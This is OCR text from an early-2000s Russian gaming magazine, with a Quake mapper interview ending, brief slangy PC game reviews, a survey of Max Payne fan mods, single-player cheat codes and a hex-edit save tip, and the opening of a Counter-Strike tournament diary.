

ZTN: **Nazdarovje? Hehehe =). Спасибо за поддержку (опять про мыло) и за то, что высоко держите свою репутацию в мире киберспорта. Всего!**

На этом и заканчивается интервью с Стеном “ZTN Юусвали. Как видишь, он оказался очень веселым и прикольным (мексиканским) перцем, для которого создание мапов в конечном итоге - всего лишь хобби. Кстати, парень не зря сказал о репутации Российского Квейка в мире. Уровень, установленный игроками, должен быть обязательно поддержан и болельщиками. Хоть статья и не посвящена данной проблеме, но о дубовости российского фаната нельзя не упомянуть. Давайте не будем разводить разного рода флуд и треп на всем известных бордах и irc-серверах, чтобы не позорить российских игроков. Лично я начал с того, что выкинул из своего словесного оборота слово “буржуи”, употребление которого по меньшей мере глупо. Ведь всегда нужно вежливо относиться к сопернику, а перед тем, как написать что-то, обычно не мешает сначала подумать ;).

Александр “2poisonS” Сидоровский
(2poisonS@real.xakep.ru)


Приговор

Урожденная	Ancient Evil: The Curse of The
Жанр	аркадная РПГ
Похожесть	Ancient Evil, Diablo
Мать/отец	Silver Lightning
Требует	P200(P2-300), 32(64), 3D
Групповуха	Обломись
Описуха	Ну, это типа RPG. Мой любимый жанр. Графика, правда, 89 года прошлого века, озвучка напоминает нечто, исполняемое моим соседом-алкоголиком у себя в туалете, геймплей можно использовать как медленную казнь, аналогично повешению за ребро и колесованию. То есть игра стала реально хуже своего прообраза конца 80-х, в то время как вообще-то игровая индустрия за это время как будто слегка продвинулась вперед... Выводы делай сам.
ПРИГОВОР	ЛАЖА



Урожденная	Colobot
Жанр	programming TPS/RTS
Похожесть	MindRover
Мать/отец	Epsitec
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Довольно прикольная идея: сделать стратегию, где поведение подопечных юнитов можно программировать прямо в игре. Причем не задавать его ограниченным набором команд и перетаскиванием нескольких ползунков, а именно кодить на C++! Жалко только, что сама игра получилась обычной отстойной RTS’кой. Так что лучше сначала просто покодить в свое удовольствие, а потом оторваться в какой-нибудь классной стратегии.
ПРИГОВОР	СРЕДНЕ




Урожденная	Conquest: Frontier Wars
Жанр	RTS
Похожесть	Star Command: Revolution
Мать/отец	Fever Pitch Studios/Ubi Soft
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Когда-то ЭТО собиралась издавать Microsoft. Потом они передумали и правильно сделали, ибо отстой вышел редкостный. Ужасная по графике плоская реалтайм стратегия, которая попыталась объединить лучшие черты Homeworld и Starcraft, а объединила только худшие. Двухмерный космос и господство спрайтов сегодня нельзя оправдать уже ничем. Все это убивает геймплей на корню. Не вышло...
ПРИГОВОР	СЛАБО




Урожденная	Deer Avenger 4
Жанр	пародия на охотничий симулятор
Похожесть	серия Deer Avenger
Мать/отец	Hypnotix/Simon & Schuster Interactive
Требует	P200(P2-450), 32(64), (3D)
Групповуха	Обломись
Описуха	Только я порадовался, что остались еще здравомыслящие люди, которые считают всякие Deer Hunter’ы полным маразмом и даже сделали пародийную игру про оленей, которые охотятся на этих самых “hunter’ов”, как тут же эта игра превратилась в мыльную оперу. В этой серии Deer Avenger нас ожидает простенькая, но симпотная графика, забавный, но слегка однообразный геймплей и традиционные туповатые американские шуточки.
ПРИГОВОР	СРЕДНЕ






Урожденная	Desert Fox 1941
Жанр	wargame
Похожесть	серия Steel Panthers
Мать/отец	Matrix Games
Требует	P200(P2-266), 32(64)
Групповуха	PBEM, Инет
Описуха	Варгейм, где есть буквально все, чего может пожелать душа хардкорного фаната. Управление на уровне взводов, беспрецедентный уровень реализма, совершенные алгоритмы просчета повреждений, нелинейная кампания, классический turn based режим. Если все эти слова ласкают тебе слух, и тебе абсолютно наплевать на схематичную 2D графику - скорее всего эта игра для тебя.
ПРИГОВОР	ХОРОШО






№032465


Урожденная	From Dusk Till Dawn
Жанр	TPS/FPS/Adventure
Похожесть	Alone in The Dark
Мать/отец	Games Squad/Cryo Interactive
Требует	P2-450(P3-800), 64(128), 3D
Групповуха	Обломись
Описуха	Нечто адвенчурно-экшеновское с уклоном все-таки в экшен по мотивам одноименного фильма про вампиров. Арсенал оружия впечатляет: вампиров можно жечь огнем, торкать электричеством, изящно снимать из арбалета или незатейливо, по-дедовски, косить из автомата. И это еще не все, а ведь игра не относится к шутерам. Жалко, с патронами напряженка. А вот что раздражает, так это тормознутость движка. Но все равно геймплей рулит!
ПРИГОВОР	РУЛЕЗ(З)!



Урожденная	Geoff Cramond's Grand Prix 3
Жанр	симулятор F1
Похожесть	Grand Prix 3
Мать/отец	Geoff Cramond (Microprose)/Hasbro Interactive
Требует	P3-500(Athlon 1Ghz), 128(256), 3D
Групповуха	В ассортименте
Описуха	Фанатам F1 посвящается. Аддон к великолепной Grand Prix 3 оправдал себя на 100%: две новые трассы и куча улучшений на уже существующих треках, доработки в графике, продвинутая модель повреждений, обалденный трехмерный звук и еще кое-что, что обязательно оценят поклонники игры. Жаль, AI продолжает вести себя немного... странно, да и системные требования теперь кусаются.
ПРИГОВОР	ХОРОШО




Урожденная	Hard Core
Жанр	аркада
Похожесть	Steel Reign, Tank Wars
Мать/отец	Swicked
Требует	P166(P200), 32(32), (3D)
Групповуха	Обломись
Описуха	Делали аркадный симулятор танка, получились приключения синего игрушечного танчика на шизофреничных уровнях с такими же врагами-игрушками. Ну, получилось и получилось, сделали бы хотя бы это, ведь есть же Re-Volt и другие игры "из жизни игрушек". Но нет, разработчики настаивают, что это настоящий танк, поэтому он будет ездить по открытым пространствам. Короче говоря, на скриншотах все видно. Полная лажа.
ПРИГОВОР	ЛАЖА

Урожденная	Incredible Machine: Even More Contraptions
Жанр	puzzle
Похожесть	серия Incredible Machine
Мать/отец	Sierra On-Line
Требует	P90(P166), 32(64)
Групповуха	Hot Seat
Описуха	Sierra решила заняться римейкингом своих безумно популярных Incredible Machine с минимальными изменениями. Надо заметить, что изменения эти настолько минимальны, что заметить их невооруженным глазом практически невозможно. Но, поскольку конкурентов у победоносной паззл-серии практически нет, то поклонники жадно скушают и эту не новую, но тем не менее прикольную игруху.
ПРИГОВОР	ХОРОШО





Урожденная	Madden NFL 2002
Жанр	спортивный симулятор
Похожесть	Madden NFL 2001
Мать/отец	EA Sports
Требует	P2-300(P3-600), 64(128), 3D
Групповуха	В ассортименте
Описуха	Очень серьезный симулятор американского футбола. Полная лицензия, благодаря чему модели игроков похожи на своих реальных прототипов, увлекательный и динамичный игровой процесс (это если к управлению приноровишься :)), возможность воспроизвести реальные "великие игры" - знаменитые матчи знаменитых команд. Прибавь к этому великолепную графику и убойную атмосферу и ты получишь много вечеров, под завязку заполненных адреналином.
ПРИГОВОР	РУЛЕЗ(З)!




NEXT

Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)



Урожденная	Matchbox Emergency Patrol
Жанр	аркада
Похожесть	Crazy Taxy
Мать/отец	Sandbox Studios/THQ/Mattel
Требует	P166(P2-400), 32(64)
Групповуха	Обломись
Описуха	Это симулятор службы 911, вариант для детей и американцев. Графика хорошо видна на скриншотах, а игровой процесс отличается от-

чаянной тупизной: патрулируем окрестности, реагируем на вызовы типа "у меня убежала любимая кошка" или "какой-то хулиган опрокинул урну", или "я объелся неспелых слив, и теперь у меня подозрительно урчит в животе" и принимаем неотложные меры по возможности. Зато добрые дела совершаем, как Тимур и его команда!




ПРИГОВОР **ЛАЖА**

Урожденная	Maximum Sports Extreme
Жанр	спортивная солянка
Похожесть	California Games
Мать/отец	Wizard Works/Infogrames
Требует	P2-300(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Ох, не люблю я игры, которые называются как-то типа Mega Maximum Extra Premium Extreme Super Plus Pro. И тут не ошибся:

набор из похабно реализованных соревнований по модным экстремальным видам спорта - это даже не смешно. Всякие там маунтанбайки, спид-глайдеры, сноуборды и прочие банджи джампинги уже, честно говоря, сидят в печенках. Тем более в компании с такой отстойной графикой и левой физикой.




ПРИГОВОР **ЛАЖА**

Урожденная	Mech Commander 2
Жанр	тактическая RTS
Похожесть	Mech Commander
Мать/отец	Microsoft
Требует	P2-350(P3-600), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Стратегия, в которой ты управляешь мехами - двуногими роботами из вселенной BattleTech (игры Mech Warrior). Здорово напомина-


ет первый MC, только обернутый в упаковку современной графики и более отточенного геймплея. Выглядит игра действительно красиво. Геймплей прикольный - никаких подкреплений, сражаемся только тем, что дали, плюс иногда вертолет поддержки. Качественная игра, понравится и фанатам BT, и казуалам. Но не шедевр.




ПРИГОВОР **ХОРОШО**

Урожденная	Passage: Path of Betrayal
Жанр	quest
Похожесть	King's Quest 5
Мать/отец	Dragon Works Interactive
Требует	P2-200(P-233), 32(64)
Групповуха	Обломись
Описуха	Эта адвенчура - плод усилий разработчика-одиночки, который начал работу над игрой пару лет назад в возрасте... 15 лет. Ре-

зультат налицо, то есть на скриншотах. Абсолютно детские, наивные рисунки в качестве бэкграундов, многочисленные баги в коде, общий примитивизм - иначе и быть не могло. Удивительно, что у этой игры есть еще и достоинства: логичные паззлы и информативные, незатянутые диалоги, например.




ПРИГОВОР **ЛАЖА**

Урожденная	Remote Assault
Жанр	3D Wargame
Похожесть	Combat Missions
Мать/отец	One Games/Shrapnel Games
Требует	P233(P2-400), 32(64), 3D
Групповуха	LAN, Инет
Описуха	Все-таки у варгеймов с трехмерностью очень непростые. Как 3D wargame - так обязательно отстой. Вот и здесь: трехмерное

поле, по уровню рельефности напоминающее бильярдный стол, склеенные из прямоугольных коробок юниты, черная пустота вместо неба... Во всем остальном - среднестатистический варгейм - с управлением на уровне отрядов и отдельных юнитов, своеобразным AI и морем статистической информации.




ПРИГОВОР **ЛАЖА**

000548



Урожденная Sail Simulator 4.0
Жанр симулятор парусного судна
Похожесть Sail Simulator 1-3
Мать/отец Stentec Software
Требует P2-266(P3-500), 32(64), (3D)
Групповуха Обломись
Описуха Хочешь научиться разбираться во всех этих шкот-грот-марсель-блин-брамселях? Тогда тебе сюда. Отстойная графика, неудобное управление, отсутствие разнообразных режимов игры и нудный геймплей - все это не должно остановить будущего капитана дальнего плавания, которого по каким-то причинам пока не приняли в Нахимовское училище. Семь футов тебе под килем и все такое, а я лучше пойду поиграю в Корсаров.
ПРИГОВОР ЛАЖА
Урожденная Sammy Suricate
Жанр аркада
Похожесть любая аркада
Мать/отец Suricate Software/ Mountain King Studios
Требует P166(P2-300), 16(64)
Групповуха Обломись
Описуха Особь из многочисленного вида "аркады", подвида "аркады тупые", отряда "аркады тупые до полного отупения". Как и во всех играх этого подвида, все что нужно делать это бегать по абсолютно бездарным уровням, собирать разноцветные камни ака ключи, отпирать ими совершенно ненужные двери, и все это ради того, чтобы в один "прекрасный" момент перенестись на следующий левел. Скукота-а-а...
ПРИГОВОР ЛАЖА

Александр "xtracer" Логинов (http://www.rgw.ru)

Мир модификаций продолжает расширяться, захватывая все новые территории. Если еще год назад MOD очередной популярной стратегии вызывал ужас и удивление, то сейчас ни одна более-менее успешная игра не обходится без пары десятков фанатских извержений. Это касается как достаточно спорного Dune: Emperor, так и инновационного Max Payne.



Max Payne made in Japan -

NO PAYNE - NO GAIN

МОДИФИЦИРУЙ ЕГО НА ФИГ!

Естественно, что подобный шедевр, при наличии встроенного редактора MaxEd, не мог остаться без разнообразных модификаций, количество которых на момент написания статьи перевалило за пару сотен отборных экземпляров. Не обладая значительным количеством места и времени, я предлагаю тебе подробный рассказ о наиболее интересных из них.

Ghost in the Shell

Автор: Shizo Slayer
Контакт: schizo_slayer@yahoo.com
www: -

Проект The Ghost in the Shell основан на одноименной классической анимационной ленте с фонтанирующим натурализмом, запутанным сюжетом и двенадцатикадровой анимацией персонажей. Мне сложно представить Max Payne, скрещенного с Сейлормун или Пикачу, но если ты любишь японскую мультипликацию и блюдцеглазых персонажей, то это твой единственный шанс помочь сплоченной команде. Только не перестарайся, рисуя зеленые волосы.

Faster Than A Speeding Bullet

Автор: Tony
Контакт: -
www: -

Еще одна необычная модификация из мира попкорна и мусорного чтива. Faster Than A Speeding Bullet основана на комиксах о приключениях супермена, гоняющегося за злом в другом измерении. Согласно всем канонам комиксного жанра, главный герой может летать, смотреть сквозь стены и использовать большие как снаряды пули из криптонида. Для извращенцев предусмотрен лазер и полное бессмертие. Если автор не устанет от учебы в колледже для некрофилов, то финальная модификация увидит свет к ноябрю этого года.

NMTB

Автор: Kristian Hollund
Контакт: bixendaspeeda@hotmail.com
www: http://nmtb.paynereactor.com/

Любителям сокращений посвящается. Безусловно, это далеко не П.М.М.Л. от Земфиры, но что вы хотели от простого техасского парня и соседа Джоржа Буша младшего? Несчастный юноша хотел максимально реализовать предысторию игры, для чего и прибег к сокращению NMTB. Логика отдает кактусами, фетаминами и отменными дозами крепкого виски. Особенно забавно, что игроку предлагается исполнить роль наемника мафии Марка Ларинникса, который сталкивается с русской мафией на вольных просторах древней Праги. Интриги, наркотики, секс и прочие радости жизни смешиваются в сложный постановочный сюжет, который развивается на протяжении 10-ти уровней запредельной игры. По словам автора, NMTB будет включать более десятка необычных уровней, а также такие типы вооружений, как Беретта, кольт, АКМ, бомба, FN P90, HK G36, FAMAS, SIG 551, M60 и миномет. Бомба, видимо, из скабрезного сочинения Бахыт Компот.

Retribution

Автор: z3us
Контакт: zeus@lagfactory.net
www: http://www.lagfactory.net/zeus/retribution/

Создатели Retribution решили продолжить дальнейшую историю Макса без участия Remedy. По версии одиноких разработчиков, Макс был спасен своим русским другом Владимиром, который предложил бывшему полицейскому отличную работу. Два гангстера вновь творят беспредел на улицах Нью-Йорка, уничтожая остатки банды Панчинелло, а заодно и коррумпированной полиции. Авторы Retribution обещают три новых вида оружия, достаточное количество сюрпризов и релиз в конце ноября этого года. Места художника и модельера все еще свободны, так что у тебя есть все шансы получить теплое место в серьезной команде.

Dodge This Mod

Автор: David Poore
Контакт: goku23451@juno.com
www: http://www.dodgethismod.com

Вдохновленные Matrix и фильмами Джона Ву, Remedy создали Max Payne. Теперь десятки юных талантов пытаются загнать печального Макса обратно в матрицу и боевики мистера Ву. Одним из таких необычных опытов по превращению свинца в золото является модификация Dodge This Mod. Разработчики этого мода пытаются воссоздать историю оригинальной Matrix. В финальной версии предполагается два десятка уровней, новые приемы, а также возможность выбора одного из трех персонажей. На данный момент модификация готова на 15 процентов, и разработчики серьезно нуждаются в твоей помощи. Порадуй их письмом по вышеназванному адресу.

Max Payne Eep Multi Mod

Автор: -
Контакт: -
www: http://mods.maxpayneheadquarters.com/index.php?&action=dlfile&fid=157

Еще одна необычная модификация, доводящая твой акселератор до дьявольского оргазма. То, на что не решились разработчики из Remedy, с радостью воплотили создатели Max Payne Eep Multi Mod. Детализация объектов и главного персонажа увеличилась в несколько раз, а вместе с нею и интерактивность окружающего мира. Для фанатов Quake 3 и Unreal введена возможность игры от первого лица. Поклонники The Matrix получат бесконечное количество bullet time. Однозначный Must Have.

UltraBlood

Автор: Jay Digital
Контакт: -
www: http://nextgenzone.de/max-mods/files/UltraBlood.zip

Очередная группа девелоперов-извращенцев превращают несчастного Макса Пейна в кровожадного маньяка-убийцу. Создатели UltraBlood увеличили количество крови, добавили вечное здоровье и нескончаемый bullet-time. Прибавь к этому акту содомии золотой пистолет и очки из Матрицы и ты получишь воплощение мечты всех любителей виртуальных убийств.

Psychoduck

Автор: Psychoduck
Контакт: -
www: http://nextgenzone.de/max-mods/files/psychoduck.zip

Это парень явно пересмотрел Покемона и прочих японских друзей юного человека. Человек с телевизором вместо головы и инопланетными отростками в стиле Мерилина Менсона предлагает раскопать могилы Вьетнамской войны. Кишащие червями ямы, бейсбольная бита, сносящая жертве половину лица, и прочие вкусности адской кухни ждут вас в мире Psychoduck. Прибавьте к этому новые шкурки для оружия, повышенный режим сложности, а также невероятно интерактивный мир. Пули пробивают дерево, стекло и пластик, вонзаясь металлическими жалами в плоть неудач-

Не надо было ему выбирать красную пилюлю...

История полицейского, потерявшего семью и друзей по вине мафии, притягивает не только кинематографическим реализмом, но и обилием специальных эффектов, вроде разъяренного огня или замедленной камеры в лучших традициях фильмов Джона Ву и the Matrix.

\- обилие голубоглазых лиц и длинные пучки разноцветных волос гарантированы

ливых солдат. Поистине настоящее наслаждение для эстетствующих извращенцев. Не знаю, как тебе, но Ганнибалу Лектору понравилось бы наверняка.

Predator 2

Автор: Slayer
Контакт: SBSlayer@mail.ru
www: http://www.maxpaynecenter.com/

И снова клаустрофобический мир Хищника. В роли морского пехотинца или инопланетного гостя ты можешь разрушить пару отелей, побывать в подземке, надрать задницу трубочистам и взорвать пару бесхозных бензоколонок. Веселье в лучших традициях современного Карлсона с надежным винтом. Если у тебя есть музыкальный или голосовой талант и ты хочешь помочь несчастному автору, то смело наговори пару отборных слов из энциклопедии русского мата и отправив их по вышеуказанному адресу. Полагаю, парень будет в восторге от настоящих переговоров русского спецназа.

007 mod

Автор: 007
Контакт: -
www: http://www.maxpaynecenter.com/

После Хищника и Матрицы настала очередь непобедимого и вечно ухоженного любителя женщин, виски и красивых автомобилей, неуловимого Джеймса Бонда. Этот парень под номером 007 вновь сражается за мир во всем вире в модификации с одноименным названием. Активно передвигаясь, на манер Солид Снейка из Metal Gear Solid, тебе предстоит уничтожить пару сотен врагов и украсть любовь виртуальной девушки. Самым интересным нововведением 007 mod можно считать возможность карабкаться по отвесным стенам. Видимо, этого парня, как и Питера Паркера, покусал большой и очень ядовитый паук. Вот такой он вечный друг, добрый человек-паук.

Leon

Автор: 009
Контакт: -
www: http://www.maxpaynecenter.com/

Неумолимый киллер, пропитанный отцовской любовью к маленькой девочке, вновь берется за пистолет с глушителем. Создатели обещают глубокий сюжет, обилие новых специальных эффектов, а также десятки особенных вооружений. На данный момент Leon пребывает в зачаточном состоянии и вряд ли появится раньше начала 2002 года. На очереди Nikita.

Daisho

Автор: Copernican Systems
Контакт: breadman017@hotmail.com
www: http://www.maxpaynecenter.com/

Если Максу Пейну сделать небольшую подтяжку лица и искупать в обнимку с цементом в Москве-реке, то через пару часов ты увидишь раздутое тело настоящего японца. Не знаю, слышал ли создатель модификации Daisho об отечественных борцах Сумо, но японец у него получился отменный. Толстый, с черной косичкой и самурайским мечом, эротично подрагивающим под резинкой семейных трусов, этот парень достоин своего трона на просторах федеральной Японии. Безусловно, пистолеты, превращенные в катаны и сюрикены, должны вызвать неподдельный интерес у потенциальных игроков, так же как и замедленные поединки с использованием "Katana time". Как будет выглядеть финальная версия, представить очень сложно, но если тебе хочется помочь несчастному любителю ориентальной экзотики, ты можешь предложить свои услуги и пару российских рублей по вышеуказанному адресу.

Planet Gunsmoke

Автор: Blue Pixel
Контакт: -
www: http://www.maxpaynecenter.com/

Еще одна анимешная серия пытается запинать до смерти несчастного Пейна. Модификация Planet Gunsmoke на основе популярного в стране восходящего солнца сериала Trigun: a desert world рассказывает о далеком будущем, населенном мутантами, киборгами и прочими любителями синтетических технологий. В роли Vash the Stampede, воина без страха и упрека, тебе предстоит истребить пару сотен неверных и вернуть свои долгожданные $60,000,000,000. Мощный сюжет, обилие голубоглазых лиц и длинные пучки разноцветных волос гарантированы. Релиз Planet Gunsmoke вряд ли настигнет нас раньше весны 2002 года.

На этой позитивной строчке я говорю тебе традиционное "до встречи" и клятвенно обещаю познакомить тебя с устройством MaxED, ParticleFX и ActorFX в самом ближайшем будущем.



Александр '2poisonS' Сидоровский (2poisonS@real.xakep.ru)

Kohan: Immortal Sovereigns

Без тени жалости дави самую большую пимпу на своей клавиатуре (если у тебя правильная клава, то на этой пимпе должно быть написано Enter) и вводи... Да нет, не туда, куда ты подумал, и тем более не то, что ты подумал! Просто набери коды, которые написаны ниже:
free gold - бесплатные деньги ("безвозмездно, то есть даром").
hoody hoo - +10 ко всем производствам (productions).
speed it up - вызываем злостного шамана-прораба, который с помощью матерных заклинаний ускоряет процесс строительства.
unpleasant dreams - катаклизьма. Получите и распишитесь.
yeahbam - как понятно из текста чита, происходит полный йебам (т.е. ты выигрываешь миссию).
show fog - показать женскую баню. Нет-нет, что-то не то... Показать карту (баня будет после следующего патча ;)).

Кстати, о патчах. Если у тебя стоит заплатка версии 1.2.0, ты можешь юзать читы вызова. Делается это так:
conjure [front] [support] [support] x y
где [front] это твой основной юнит в группе, [support] это ребята из техсаппорта провайдера (расслабься, на самом деле это вспомогательные юниты), а x и y это место их появления. Например, conjure cavalier sorceress warlock 32 32.

\911 Fire & Rescue\

В главном меню юзаешь тильду (кстати, Тильда это сокращенная форма имени Матильда :)) и получаешь консоль. Вбиваешь туда буквально нижеследующее:
cheat notime - Уф! Нас сняли со счетчика! Мои поздравления, можешь выкинуть таймер.
cheat godmode - в воде не тонешь, в огне не горишь, в медные трубы, наверное, тоже не дуешь. И правильно.
cheat unlockmissions - миссия выполнима! Ну, по крайней мере, доступна. Любая.

\Operation Flashpoint\

Если во время игры с зажатым левым шифтом жмякнуть минус, то активируется режим читов. Сам по себе он нам на фиг не вьелся, но если теперь набрать парочку волшебных слов...
savegame - как ни странно, этот чит сохраняет игру. Ну кто бы мог подумать!
endmission - нет, все-таки она невыполнима! Сворачиваем удочки.
А следующий чит надо вводить в главном меню. Но тоже после левого шифта с минусом.
campaign - Опа! Мы взломали все уровни! HaCkEd bY c0oL hAcKoR ;).


Если левый шифт у тебя еще в прошлом году отгрыз любимый хомячок, а сохраняться хочется почаще, вот тебе еще один способ. Где-то в глубинах Users\Saved\Campaigns у тебя лежит сохраненка. Одна-единственная. Чтобы ей не было грустно, соорудим для нее компанию. Бэкапни эту несчастную сейв-геймy

и удаляй ее на фиг из директории. Делать это, разумеется, нужно во время игры (Alt-Tab еще никто не отменял, верно?). После этого акта вандализма лезь обратно как ни в чем не бывало, дави Esc и... опаньки – сохраняйся на здоровье!

\Хексы\

Startopia

Вот русский народный рецепт, как разлочить в Startopia все миссии. Сначала открываешь в хекс-редакторе свой профильный файл (\Startopia\Profiles\Name\[твое имя].stg). Открыл? Молодец, так держать! Теперь по адресу 0000015E поменяй байтик на 09. Поменял? Ну, сохраняй, закрывай, чего ты ждешь? Все, хакнули мы Стартопию!




Дневник Полосатого

Polosatiy (polosatiy@cyberfight.ru)

В период с 31-го августа по 2-ое сентября в славном городе Берлине (Германия) прошел турнир по Counter-Strike 5x5 - CPL Berlin.

